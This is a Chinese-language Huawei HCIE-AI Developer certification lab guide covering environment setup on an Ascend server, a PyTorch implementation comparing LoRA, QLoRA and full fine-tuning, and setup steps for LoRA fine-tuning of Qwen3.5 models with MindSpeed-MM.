
## 华为认证体系介绍

华为认证（Huawei Certification）依托华为ICT技术和全球成功实践，面向数智化转型趋势，构建了覆盖ICT基础设施、应用与开发以及项目管理领域的权威认证体系，为个人技术能力提升提供可信赖的能力证明，为组织数智人才培养提供可衡量、可持续的人才发展路径。

根据ICT从业者的学习和进阶需求，华为认证分为工程师级别、高级工程师级别和专家级别三个认证等级。

华为认证HCIE-AI Developer V1.0 定位于培养和认证掌握AI模型与应用开发流程、数据工程、预训练与后训练、推理部署优化、算子开发能力的专家，具备预训练数据集构建、分布式训练策略设计、算子开发、模型部署与推理加速、RAG与Agent应用开发与性能优化、AI模型与应用安全治理能力。


通过HCIE-AI Developer V1.0认证，您将掌握AI模型及应用开发流程，训练数据集处理，大模型预训练策略及算法原理，微调及RLHF训练策略，RAG与Agent应用开发，算子开发等相关知识，具备大模型预训练、后训练，AI应用开发和安全治理的能力，能够胜任AI应用开发、AI推理优化、AI模型开发、AI算子开发等专家岗位。

华为认证协助您打开行业之窗，开启改变之门，屹立在人工智能的潮头浪尖！

---

## 华为职业认证全景图

华为职业认证覆盖ICT全领域，致力于提供领先的人才培养体系和认证标准，培养数字化时代的新型ICT人才，构建良性的ICT人才生态。



## 简介

本书为 HCIE-AI Developer 认证培训教程，适用于准备参加 HCIE-AI Developer 考试的学员或者希望掌握模型训练、模型推理部署与调优、应用开发、算子开发等能力，并从事 AI 模型开发、AI 应用开发、AI 算子开发等相关工作的读者。

## 内容描述

本实验指导书共包含 2 个实验。

- 实验一为 SFT 实验，通过使用 PyTorch 实现 LoRA 和 QLoRA 计算流程，通过对比全参微调进一步了解 LoRA 的计算原理和优势；通过 MindSpeed-MM 实现 Qwen 模型的 LoRA 训练，帮助读者掌握大模型的 LoRA 微调方式。
- 实验二为 RLHF 实验，通过使用 PyTorch 实现 GRPO 和 GSPO，了解算法计算流程和优势；通过 MindSpeed-RL 实现 Qwen 模型的 GRPO 训练，帮助读者掌握大模型 RL 的实现过程。

## 读者知识背景

本课程为华为认证基础课程，为了更好地掌握本书内容，阅读本书的读者应首先具备以下基本条件：

- 具有基本的 AI 知识背景，同时熟悉 linux 与 docker 的使用，掌握基本的 Python 编程能力和大模型微调、RLHF 理论基础。

本实验环境面向准备 HCIE-AI Developer 考试的 AI 工程师。需要在昇腾设备上进实验操作。

## 准备实验环境

### 检查设备

实验开始之前请每组学员检查自己的实验设备是否齐全，实验清单如下：

昇腾 Atlas 800T A2 服务器

---

# 目录

---

<b>前 言</b>	<b>3</b>
简介	3
内容描述	3
读者知识背景	3
准备实验环境	3
<b>1 环境安装</b>	<b>5</b>
1.1 实验介绍	5
1.1.1 关于本实验	5
1.1.2 实验目的	5
1.2 实验任务	5
1.2.1 安装 Miniforge	5
1.2.2 获取实验数据	6
<b>2 SFT</b>	<b>7</b>
2.1 实验介绍	7
2.2 实验步骤	7
2.2.1 Lora 基础实现	7
2.2.2 基于 MindSpeed-MM 实现 Qwen3.5 系列模型微调	15
2.3 实验总结	28
<b>3 RLHF</b>	<b>29</b>
3.1 实验介绍	29
3.2 实验步骤	29
3.2.1 RLHF 算法流程实现	29
3.2.2 基于 MindSpeed-RL 实现 GRPO	34
3.3 实验总结	49
3.4 思考	49

---

# 1 环境安装

---

## 1.1 实验介绍

### 1.1.1 关于本实验

本实验介绍如何在已经安装好昇腾基础软件（Ascend HDK、CANN）的 openEuler-24.03-LTS-SP1-aarch64 环境里面安装相关依赖库。

由于 SFT 和 RLHF 中的依赖包要求不一样，因此需要在不同的 Python 虚拟环境中分别安装所需的工具。

*Miniforge* 包含为 conda-forge 定制的 Conda 和 Mamba 最小化安装程序，在本实验中用来创建 Python 虚拟环境，安装不同的依赖包。

### 1.1.2 实验目的

- 完成实验所需环境的安装。

## 1.2 实验任务

### 1.2.1 安装 Miniforge

步骤 1 输入以下命令下载 Miniforge 安装包

```
wget https://mirrors.tuna.tsinghua.edu.cn/github-release/conda-forge/miniforge/LatestRelease/Miniforge3-Linux-aarch64.sh
```

步骤 2 输入以下命令给安装包增加执行权限并执行安装

```
chmod +x Miniforge3-Linux-aarch64.sh
./Miniforge3-Linux-aarch64.sh
```

步骤 3 安装过程需要输入 **yes** 确认，安装位置根据需要选择即可，最后初始化选择 **yes**

---

```
WARNING:
You currently have a PYTHONPATH environment variable set. This may cause
unexpected behavior when running the Python interpreter in Miniforge3.
For best results, please verify that your PYTHONPATH only points to
directories of packages that are compatible with the Python interpreter
in Miniforge3: /root/miniforge3
Do you wish to update your shell profile to automatically initialize conda?
This will activate conda on startup and change the command prompt when activated.
If you'd prefer that conda's base environment not be activated on startup,
run the following command when conda is activated:

conda config --set auto_activate_base false

Note: You can undo this later by running `conda init --reverse $SHELL`

Proceed with initialization? [yes|no]
[no] >>> yes
```

步骤 4 安装完成后输入以下命令进行初始化，shell 窗口前面显示(base)表示安装成功

```
source ~/.bashrc
```

```
(base) [root@5acca2bacb09
```

## 1.2.2 获取实验数据

通过链接：<https://certification-data.obs.cn-north-4.myhuaweicloud.com/CHS/HCI-Developer/V1.0/SFT%26RLHF.zip> 获取实验所需代码包。



# 2 SFT

## 2.1 实验介绍

本实验围绕大模型监督微调（SFT），详细讲解 LoRA 和 QLoRA 两种高效微调技术。内容包含基于 PyTorch 实现 LoRA 和 QLoRA 流程以深入剖析底层原理与代码逻辑，同时借助 MindSpeed-MM 框架进行 Qwen3.5 模型的微调。通过从零构建到工具应用的完整流程，帮助学习者全面掌握参数高效微调方法，提升大模型微调的实际能力。

## 2.2 实验步骤

### 2.2.1 Lora 基础实现

通过一个简单的 transformer block，基于 PyTorch 手动实现 LoRA、QLoRA 的计算过程。

#### 步骤 1 工具库安装

输入以下命令新建一个虚拟环境用于完成 SFT 相关实验的操作。

```
conda create -n sft python=3.11 -y
conda activate sft
```

在 sft 环境中安装所需的工具：

```
pip install torch
pip install matplotlib
pip install jupyterlab # 可选
```

#### 步骤 2 导入工具库

```
import torch
import torch.nn as nn
import torch.nn.functional as F
import time
import copy
import matplotlib.pyplot as plt
```

#### 步骤 3 构建一个简单的 transformer block

```
class SimpleSelfAttention(nn.Module):
 def __init__(self, dim, num_heads):
```

```

super().__init__()
self.num_heads = num_heads
self.head_dim = dim // num_heads
self.q_proj = nn.Linear(dim, dim)
self.k_proj = nn.Linear(dim, dim)
self.v_proj = nn.Linear(dim, dim)
self.out_proj = nn.Linear(dim, dim)

def forward(self, x):
 B, S, D = x.shape
 q = self.q_proj(x).view(B, S, self.num_heads, self.head_dim).transpose(1, 2)
 k = self.k_proj(x).view(B, S, self.num_heads, self.head_dim).transpose(1, 2)
 v = self.v_proj(x).view(B, S, self.num_heads, self.head_dim).transpose(1, 2)
 attn = F.softmax((q @ k.transpose(-2, -1)) / (self.head_dim ** 0.5), dim=-1)
 out = (attn @ v).transpose(1, 2).contiguous().view(B, S, D)
 return self.out_proj(out)

class TransformerBlock(nn.Module):
 def __init__(self, dim, num_heads, ffn_hidden_dim):
 super().__init__()
 self.attention = SimpleSelfAttention(dim, num_heads)
 self.norm1 = nn.LayerNorm(dim)
 self.ffn = nn.Sequential(nn.Linear(dim, ffn_hidden_dim), nn.GELU(), nn.Linear(ffn_hidden_dim,
dim))
 self.norm2 = nn.LayerNorm(dim)

 def forward(self, x):
 x = self.norm1(x + self.attention(x))
 x = self.norm2(x + self.ffn(x))
 return x

```

#### 步骤 4 构建 LoRA 旁支

```

class LoRALinear(nn.Module):
 """
 标准 LoRA: 冻结原权重 + 低秩旁支
 前向传播: $y = Wx + b + (x @ A^T @ B^T) * (\alpha / r)$
 """
 def __init__(self, original_linear: nn.Linear, r: int, alpha: int):
 super().__init__()
 self.original_linear = original_linear
 self.r = r
 self.alpha = alpha
 self.scaling = alpha / r

 dim_in = original_linear.in_features
 dim_out = original_linear.out_features

 # LoRA 旁支矩阵
 self.lora_A = nn.Parameter(torch.randn(r, dim_in))
 self.lora_B = nn.Parameter(torch.zeros(dim_out, r))

 # A 使用 kaiming 初始化, B 初始化为全 0, 保证初始时 $B @ A = 0$
 nn.init.kaiming_uniform_(self.lora_A, a=5**0.5)

```

```
冻结原始线性层
self.original_linear.weight.requires_grad = False
if self.original_linear.bias is not None:
 self.original_linear.bias.requires_grad = False

def forward(self, x):
 original_out = self.original_linear(x)
 lora_out = (x @ self.lora_A.T @ self.lora_B.T) * self.scaling
 return original_out + lora_out
```

## 步骤 5 构建 QLoRA 旁支

模拟 QLoRA 中的 4-bit 量化线性层：将 float32 的权重量化为 int8(模拟 int4) 存储，在 forward 时动态反量化为 float32 进行计算。

```
class Simulated4BitQuantizedLinear(nn.Module):

 def __init__(self, original_linear: nn.Linear):
 super().__init__()
 self.in_features = original_linear.in_features
 self.out_features = original_linear.out_features

 weight = original_linear.weight.data

 # --- 绝对最大值量化 ---
 # 1. 计算每一行的缩放因子
 max_val = weight.abs().max(dim=1, keepdim=True)[0]
 self.register_buffer('weight_scale', max_val / 127.0) # 用 127 (8-bit 上限) 模拟 7 (4-bit 上限)

 # 2. 量化权重为整数 (模拟 4-bit 存储, 实际用 int8 张量存, 但逻辑等效)
 weight_q = torch.round(weight / self.weight_scale).clamp(-127, 127).to(torch.int8)
 # 注意: 这里使用 register_buffer 而不是 nn.Parameter
 # 因为量化后的权重是整数, 不需要也不应该计算梯度, 它只是被存储的对象
 self.register_buffer('weight_q', weight_q)

 # 偏置保持 fp32
 self.bias = original_linear.bias
 if self.bias is not None:
 self.bias.requires_grad = False

 def forward(self, x):
 # --- 动态反量化 ---
 # 将量化的整数权重乘回缩放因子, 恢复为浮点数进行矩阵乘法
 # 这一步是 QLoRA 前向传播变慢的根本原因: 额外的计算与显存读写
 weight_deq = self.weight_q.float() * self.weight_scale
 return F.linear(x, weight_deq, self.bias)
```

基于 4Bit 量化实现 QLoRA 旁支。

```
class QLoRALinear(nn.Module):
 """
 QLoRA 核心: 量化原权重(冻结) + 低秩旁支(可训练)
 前向传播: $y = (\text{反量化 } W)x + b + (BAx * \text{scaling})$
 """
```

```
def __init__(self, original_linear: nn.Linear, r: int, alpha: int):
 super().__init__()
 # 用量化层替换原始线性层，极大减少静态存储体积
 self.quantized_linear = Simulated4BitQuantizedLinear(original_linear)
 self.r = r
 self.alpha = alpha
 self.scaling = alpha / r

 dim_in = original_linear.in_features
 dim_out = original_linear.out_features

 # LoRA 旁支依然保持高精度 (fp32)
 self.lora_A = nn.Parameter(torch.randn(r, dim_in))
 self.lora_B = nn.Parameter(torch.zeros(dim_out, r))
 nn.init.kaiming_uniform_(self.lora_A, a=5**0.5)

def forward(self, x):
 # 1. 量化路径：反量化后计算
 quant_out = self.quantized_linear(x)
 # 2. LoRA 路径：高精度计算
 lora_out = (x @ self.lora_A.T @ self.lora_B.T) * self.scaling
 return quant_out + lora_out
```

## 步骤 6 构建注入函数

```
def inject_lora(model, target_modules, r, alpha, mode="lora"):
 """统一注入函数，支持 lora 和 qlora 两种模式"""
 for name, module in model.named_modules():
 parent_name = '.'.join(name.split('.')[:-1])
 child_name = name.split('.')[-1]
 if parent_name == "": parent = model
 else: parent = getattr(model, parent_name)

 if isinstance(module, nn.Linear) and any(t in name for t in target_modules):
 if mode == "lora":
 new_module = LoRALinear(module, r, alpha)
 elif mode == "qlora":
 new_module = QLoRALinear(module, r, alpha)
 else:
 raise ValueError("mode must be 'lora' or 'qlora'")
 setattr(parent, child_name, new_module)

 # 冻结所有非 LoRA 参数
 for name, param in model.named_parameters():
 if 'lora_A' not in name and 'lora_B' not in name:
 param.requires_grad = False
```

## 步骤 7 构建参数、内存占用统计函数

```
def get_memory_stats(model):
 """
 精确计算模型静态体积与理论训练显存占用（单位：MB）
 - 静态体积：模型保存到磁盘/加载到显存时，权重本身占用的空间。
 - 训练显存：训练时实际占用的显存 = 静态体积 + 梯度 + 优化器状态(AdamW 为 2 倍可训练参数)
```

```

"""
bytes_per_elem_fp32 = 4

1. 静态模型权重体积 (包含 Parameter 和 Buffer)
state_dict() 包含了模型中所有的张量, 包括量化后的 int8 权重和缩放因子
weight_bytes = 0
for tensor in model.state_dict().values():
 dtype = tensor.dtype
 # 简化处理: int8 算 1 字节, 其他(fp32/fp16 等)按 4 字节算
 elem_size = 1 if dtype == torch.int8 else 4
 weight_bytes += tensor.numel() * elem_size

2. 计算训练时的理论显存占用
trainable_params_bytes = 0
for p in model.parameters():
 if p.requires_grad:
 trainable_params_bytes += p.numel() * bytes_per_elem_fp32

梯度占用: 只有可训练参数有梯度, 形状与参数相同
grad_bytes = trainable_params_bytes
AdamW 优化器占用: 为每个可训练参数维护一阶动量和二阶动量, 所以是 2 倍
optimizer_bytes = trainable_params_bytes * 2

理论训练显存 = 权重静态体积 + 梯度 + 优化器状态
total_training_bytes = weight_bytes + grad_bytes + optimizer_bytes

weight_mb = weight_bytes / (1024 ** 2)
training_mb = total_training_bytes / (1024 ** 2)

return weight_mb, training_mb

```

参数量统计。

```

def get_params_stats(model):
 total_params = sum(p.numel() for p in model.parameters())
 trainable_params = sum(p.numel() for p in model.parameters() if p.requires_grad)
 return total_params, trainable_params

```

思考: 此处统计了 PyTorch 中 `model.parameters` 方法内的参数, 结合 PyTorch 对于该方法的实现方式, 分析 LoRA 和 QLoRA 统计参数时会有哪些问题? 应该如何优化?

## 步骤 8 构建训练函数

构建用于训练的函数, 可选的训练模式分为: 全参微调、LoRA、QLoRA, 用于后续进行对比。

```

def train_model(model, x, y, config, mode="Full"):
 optimizer = torch.optim.AdamW(filter(lambda p: p.requires_grad, model.parameters()),
 lr=config["lr"])
 criterion = nn.MSELoss()
 model.train()
 loss_history = []

```

```
start_time = time.perf_counter()
for step in range(config["steps"]):
 optimizer.zero_grad()
 output = model(x)
 loss = criterion(output, y)
 loss.backward()
 optimizer.step()
 loss_history.append(loss.item())
end_time = time.perf_counter()

total_time = end_time - start_time
print(f" [{mode}] 完成! 耗时: {total_time:.4f}s, 最终 Loss: {loss_history[-1]:.6f}")
return loss_history, total_time
```

## 步骤 9 对比函数构建

构建对比函数，包含训练时间、参数量、显存占用等可视化结果对比。

*(此处对比的是三种方式的训练过程对比，实际生产过程中 LoRA 的效果依赖于基础模型的能力)*

```
def run_comparison_experiment(config):
 torch.manual_seed(42)
 x = torch.randn(config["batch_size"], config["seq_len"], config["dim"])
 y = torch.randn(config["batch_size"], config["seq_len"], config["dim"])

 base_model = TransformerBlock(config["dim"], config["num_heads"], config["ffn_hidden_dim"])
 initial_state_dict = copy.deepcopy(base_model.state_dict())

 results = {}

 # --- 1. 全参微调 ---
 print("="*60 + "\n 实验一：全参微调\n" + "="*60)
 model_full = TransformerBlock(config["dim"], config["num_heads"], config["ffn_hidden_dim"])
 model_full.load_state_dict(initial_state_dict)
 total_f, train_f = get_params_stats(model_full)
 weight_f, train_mem_f = get_memory_stats(model_full)
 print(f"参数量 -> 总计: {total_f:,}, 可训练: {train_f:,}")
 print(f"静态权重: {weight_f:.2f} MB | 理论训练显存: {train_mem_f:.2f} MB")
 full_losses, full_time = train_model(model_full, x, y, config, mode="全参微调")
 results['Full FT'] = {'losses': full_losses, 'time': full_time, 'trainable': train_f, 'weight_mem': weight_f,
 'train_mem': train_mem_f}

 # --- 2. LoRA 微调 ---
 print("\n" + "="*60 + "\n 实验二：LoRA 微调\n" + "="*60)
 model_lora = TransformerBlock(config["dim"], config["num_heads"], config["ffn_hidden_dim"])
 model_lora.load_state_dict(initial_state_dict)
 inject_lora(model_lora, config["lora_targets"], config["r"], config["alpha"], mode="lora")
 total_l, train_l = get_params_stats(model_lora)
 weight_l, train_mem_l = get_memory_stats(model_lora)
 print(f"参数量 -> 总计: {total_l:,}, 可训练: {train_l:,}")
 print(f"静态权重: {weight_l:.2f} MB | 理论训练显存: {train_mem_l:.2f} MB")
 lora_losses, lora_time = train_model(model_lora, x, y, config, mode="LoRA 微调")
```

```

results['LoRA'] = {'losses': lora_losses, 'time': lora_time, 'trainable': train_l, 'weight_mem': weight_l,
'train_mem': train_mem_l}

--- 3. QLoRA 微调 ---
print("\n" + "="*60 + "\n 实验三: QLoRA 微调\n" + "="*60)
model_qlora = TransformerBlock(config["dim"], config["num_heads"], config["ffn_hidden_dim"])
model_qlora.load_state_dict(initial_state_dict)
inject_lora(model_qlora, config["lora_targets"], config["r"], config["alpha"], mode="qlora")
total_q, train_q = get_params_stats(model_qlora)
weight_q, train_mem_q = get_memory_stats(model_qlora)
print(f"参数量 -> 总计: {total_q:,}, 可训练: {train_q:,}")
print(f"静态权重: {weight_q:.2f} MB | 理论训练显存: {train_mem_q:.2f} MB")
qlora_losses, qlora_time = train_model(model_qlora, x, y, config, mode="QLoRA 微调")
results['QLoRA'] = {'losses': qlora_losses, 'time': qlora_time, 'trainable': train_q, 'weight_mem':
weight_q, 'train_mem': train_mem_q}

对比可视化 (2x3)

fig, axes = plt.subplots(2, 3, figsize=(20, 10))
colors = {'Full FT': 'red', 'LoRA': 'blue', 'QLoRA': 'green'}
names = list(results.keys())

Loss 曲线对比
ax1 = axes[0, 0]
for name, data in results.items():
 ax1.plot(data['losses'], label=name, color=colors[name], alpha=0.8)
ax1.set_title('Loss Curve Comparison')
ax1.set_xlabel('Step'); ax1.set_ylabel('MSE Loss')
ax1.legend(); ax1.grid(True, linestyle='--', alpha=0.6)

可训练参数量对比
ax2 = axes[0, 1]
trainable_vals = [results[n]['trainable'] for n in names]
ax2.bar(names, trainable_vals, color=[colors[n] for n in names], alpha=0.6)
ax2.set_title('Trainable Parameters (Log Scale)')
ax2.set_ylabel('Count'); ax2.set_yscale('log')

训练时间对比
ax3 = axes[0, 2]
time_vals = [results[n]['time'] for n in names]
ax3.bar(names, time_vals, color=[colors[n] for n in names], alpha=0.6)
ax3.set_title('Training Time (seconds)')
ax3.set_ylabel('Time (s)')

静态权重体积对比
ax4 = axes[1, 0]
weight_vals = [results[n]['weight_mem'] for n in names]
bars4 = ax4.bar(names, weight_vals, color=[colors[n] for n in names], alpha=0.6)
ax4.set_title('Static Weight Footprint (MB)')
ax4.set_ylabel('Memory (MB)')
for bar in bars4:
 yval = bar.get_height()

```

```

ax4.text(bar.get_x() + bar.get_width()/2, yval + 0.05, f'{yval:.2f}', ha='center', va='bottom',
fontsize=10)

理论训练显存对比
ax5 = axes[1, 1]
train_mem_vals = [results[n]['train_mem'] for n in names]
bars5 = ax5.bar(names, train_mem_vals, color=[colors[n] for n in names], alpha=0.6)
ax5.set_title('Theoretical Training Memory (MB)\n(Weight + Grad + AdamW States)')
ax5.set_ylabel('Memory (MB)')
for bar in bars5:
 yval = bar.get_height()
 ax5.text(bar.get_x() + bar.get_width()/2, yval + 0.05, f'{yval:.2f}', ha='center', va='bottom',
fontsize=10)

axes[1, 2].axis('off')
core_text = (
 "Key Takeaways:\n"
 "1. LoRA's Weight > Full FT's Weight\n"
 " (Retains W + adds A & B)\n\n"
 "2. LoRA's Training Mem << Full FT\n"
 " (Saves huge Grad & Optimizer)\n\n"
 "3. QLoRA is the lightest\n"
 " (Compressed W + tiny A & B)"
)
axes[1, 2].text(0.1, 0.5, core_text, fontsize=12, va='center',
bbox=dict(boxstyle='round', facecolor='lightyellow', alpha=0.5))

plt.tight_layout()
plt.show()

```

## 步骤 10 结果对比

```

config = {
 "dim": 512, "num_heads": 8, "ffn_hidden_dim": 2048,
 "batch_size": 4, "seq_len": 32,
 "r": 8, "alpha": 16,
 "lora_targets": ["attention.q_proj", "attention.v_proj"],
 "lr": 1e-3, "steps": 100
}

run_comparison_experiment(config)

```

输出：

```

=====
实验一：全参微调
=====
参数量 -> 总计: 3,152,384, 可训练: 3,152,384
静态权重: 12.03 MB | 理论训练显存: 48.10 MB
[全参微调] 完成! 耗时: 3.5025s, 最终 Loss: 0.003459

=====
实验二：LoRA 微调
=====


```



参数量 -> 总计: 3,168,768, 可训练: 16,384  
 静态权重: 12.09 MB | 理论训练显存: 12.28 MB  
 [LoRA 微调] 完成! 耗时: 2.3579s, 最终 Loss: 1.649630

### 实验三: QLoRA 微调

参数量 -> 总计: 2,644,480, 可训练: 16,384  
 静态权重: 10.59 MB | 理论训练显存: 10.78 MB  
 [QLoRA 微调] 完成! 耗时: 2.3643s, 最终 Loss: 1.651183



## 2.2.2 基于 MindSpeed-MM 实现 Qwen3.5 系列模型微调

获取代码文件:

```
unzip MindSpeed-MM.zip #解压文件
cd MindSpeed-MM
```

执行如下指令一键安装工具库及所需依赖:

```
bash scripts/install.sh --msid eb10b92 && bash examples/qwen3_5/install_extensions.sh
```

### 步骤 1 选取模型文件

实验选取 Qwen3.5 系列模型 (可根据现有实验资源选取合适大小的模型, 以下操作以 0.8B 为例, 其余大小的模型操作相同)。

 Qwen/Qwen3.5-9B-Base  Image-Text-to-Text • 10B • Updated 13 days ago • 163k • 73
 Qwen/Qwen3.5-4B  Image-Text-to-Text • 5B • Updated Mar 2 • 5.07M • 518
 Qwen/Qwen3.5-4B-Base  Image-Text-to-Text • 5B • Updated 13 days ago • 159k • 65
 Qwen/Qwen3.5-2B  Image-Text-to-Text • 2B • Updated Mar 2 • 1.74M • 267
 Qwen/Qwen3.5-2B-Base  Image-Text-to-Text • 2B • Updated 13 days ago • 72.4k • 68
 Qwen/Qwen3.5-0.8B  Image-Text-to-Text • 0.9B • Updated Mar 2 • 3.04M • 523
 Qwen/Qwen3.5-0.8B-Base  Image-Text-to-Text • 0.9B • Updated 13 days ago • 151k • 72
 Qwen/Qwen3.5-397B-A17B-GPTQ-Int4  Image-Text-to-Text • Updated 12 days ago • 40.4k • 28

## 步骤 2 通过 hf-mirror 获取模型文件

安装依赖：

```
pip install -U huggingface_hub
```

设置环境变量：

```
export HF_ENDPOINT=https://hf-mirror.com
```

下载模型：

```
hf download --resume-download Qwen/Qwen3.5-xxB --local-dir hf_path/model
```

根据选取模型修改命令（以下以 0.8B 为例：hf download --resume-download Qwen/Qwen3.5-08B --local-dir hf\_path/model）

## 步骤 3 权重转换

使用 fsdp2 的 meta init 初始化模型，据模型配置完成以下权重转换：

- （本次操作使用）模型配置文件 config.json 中的 tie\_word\_embeddings 字段为 true 时（例如 0.8B，2B，4B 模型），使用以下转换脚本：

```
mm-convert Qwen35Converter hf_to_dcp \
--hf_dir xxx/hf_path/model/ \
--dcp_dir xxx/dcp_path/xxxxxx \
--tie_weight_mapping '{"lm_head.weight":"model.language_model.embed_tokens.weight"}
```

## (2) 其它场景:

```
mm-convert Qwen35Converter hf_to_dcp \
--hf_dir xxx/hf_path/model \
--dcp_dir xxx/dcp_path/xxxxxxx
```

hf\_dir: 下载的模型权重所在的文件路径。

dcp\_dir: 转换后的模型保存路径。

转化后的模型目录结构:

```
----- xxxxxxxx
|--- release
|--- latest_checkpointed_iteration.txt
```

## 步骤 4 数据处理

下载数据集:

- COCO2017 数据集:

```
wget http://images.cocodataset.org/zips/train2017.zip
```

- LLaVA-Instruct-150K: <https://huggingface.co/datasets/liuhaotian/LLaVA-Instruct-150K>

```
hf download --repo-type dataset --resume-download LLaVA-Instruct-150K --local-dir data
```

获取数据集至 MindSpeed-MM/data 文件夹下。

```
├── data
│ ├── COCO2017
│ │ └── train2017
│ └── llava_instruct_150k.json
```

处理数据, 变为可用于模型训练的格式:

```
{
 "messages": [
 {
 "role": "user",
 "content": "这张图片里有什么? <image_path_1>"
 },
 {
 "role": "assistant",
 "content": "图片中展示了一只正在草地上奔跑的狗。"
 }
],
 "images": ["/path/to/image1.jpg"]
}
```

构建数据集处理脚本 llava\_instruct\_2\_mllm\_demo\_format.py:

```
llava_instruct_2_mllm_demo_format.py
import json
import os
import stat
```

```
定义输入输出文件路径
llava_json_path = "./data/llava_instruct_150k.json"
mllm_format_json_path = "./data/mllm_format_llava_instruct_data.json"

读取原始的 LLaVA 格式数据集
with open(llava_json_path, "r") as f:

 info_json = json.loads(f.read())

用于存放转换后数据的列表
mllm_format_llava_instruct_data = []

遍历每一条数据进行转换
for item in info_json:
 # 检查是否有图片字段，或者图片路径是否为空字符串（处理纯文本对话数据）
 if not item.get('image'):
 new_item = {
 "images": [], # 没有图片，置为空列表
 "messages": [] # 初始化对话列表
 }
 else:
 # 如果有图片，拼接完整的绝对/相对路径（图片存放在 COCO2017 的 train2017 目录下）
 img_path = os.path.join("./data/COCO2017/train2017", item["image"])
 print(f"img_path: {img_path}")

 # 如果图片丢失或路径不对，直接跳过这条数据（continue），防止后续模型训练时报错
 if not os.path.exists(img_path):
 continue

 new_item = {
 "images": [img_path], # 将有效图片路径存入列表
 "messages": [] # 初始化对话列表
 }

 # 提取并转换多轮对话数据
 # LLaVA 原始格式是 "conversations": [{"from": "human", "value": "..."}, {"from": "gpt", "value": "..."}]
 # 目标格式是类似 OpenAI 的标准格式: [{"role": "user", "content": "..."}, {"role": "assistant", "content": "..."}]
 for i, turn in enumerate(item["conversations"]):
 if turn["from"] == "human":
 new_item["messages"].append({"role": "user", "content": turn["value"]})
 elif turn["from"] == "gpt":
 new_item["messages"].append({"role": "assistant", "content": turn["value"]})
 else:
 # 出现非 human/gpt 的异常角色，直接抛出异常
 raise ValueError(f"unknown role: {turn['from']}")

 # 将处理好的一条完整数据追加到结果列表中
 mllm_format_llava_instruct_data.append(new_item)

序列化转换后的数据
```

```
ensure_ascii=False 确保中文字符能正常显示，不会被转义成 \uXXXX 格式
output_json = json.dumps(mllm_format_llava_instruct_data, ensure_ascii=False)

if os.path.exists(mllm_format_json_path):
 print(f"{mllm_format_json_path} already exists, please rename it or remove it")

使用底层 os.open 结合 os.fdopen 进行更安全、权限控制更严格的文件写入
with os.fdopen(os.open(mllm_format_json_path, os.O_WRONLY | os.O_CREAT | os.O_EXCL, stat.S_IWUSR
| stat.S_IRUSR), "w") as f:
 f.write(output_json)

print(f"finish converting dataset into {mllm_format_json_path}")
```

## 步骤 5 配置文件修改

修改 MindSpeed-MM/example/qwen3\_5/qwen3\_5\_4B\_config.yaml:

```
数据相关配置
data:
 dataset_param:
 dataset_type: huggingface
 #数据集属性
 attr:
 images: images
 messages: messages
 role_tag: role
 content_tag: content
 user_tag: user
 assistant_tag: assistant

数据预处理
preprocess_parameters:
 model_name_or_path: &HF_MODEL_LOAD_PATH ./ckpt/hf_path/Qwen35-xxB # 替换为原始 hf 权
重
 use_fast_tokenizer: true
 split_special_tokens: false
 image_max_pixels: 262144
 image_min_pixels: 1024
 video_max_pixels: 16384
 video_min_pixels: 0
 video_fps: 2.0
 video_maxlen: 64

basic_parameters:
 cutoff_len: 1024
 template: qwen3_vl_nothink
 enable_thinking: false
 train_on_prompt: false
 mask_history: false
 dataset_dir: ./data # 数据所在文件夹
 dataset: &DATASET_PATH ./data/mllm_format_llava_instruct_data.json
 cache_dir: ./cache_dir/
 overwrite_cache: false
 preprocessing_batch_size: 1000
```

```
preprocessing_num_workers: 16
max_samples: null

training:
.....
load: ./ckpt/hf_path/Qwen35-xxB-dcp # 替换为转换后的 dcp 权重
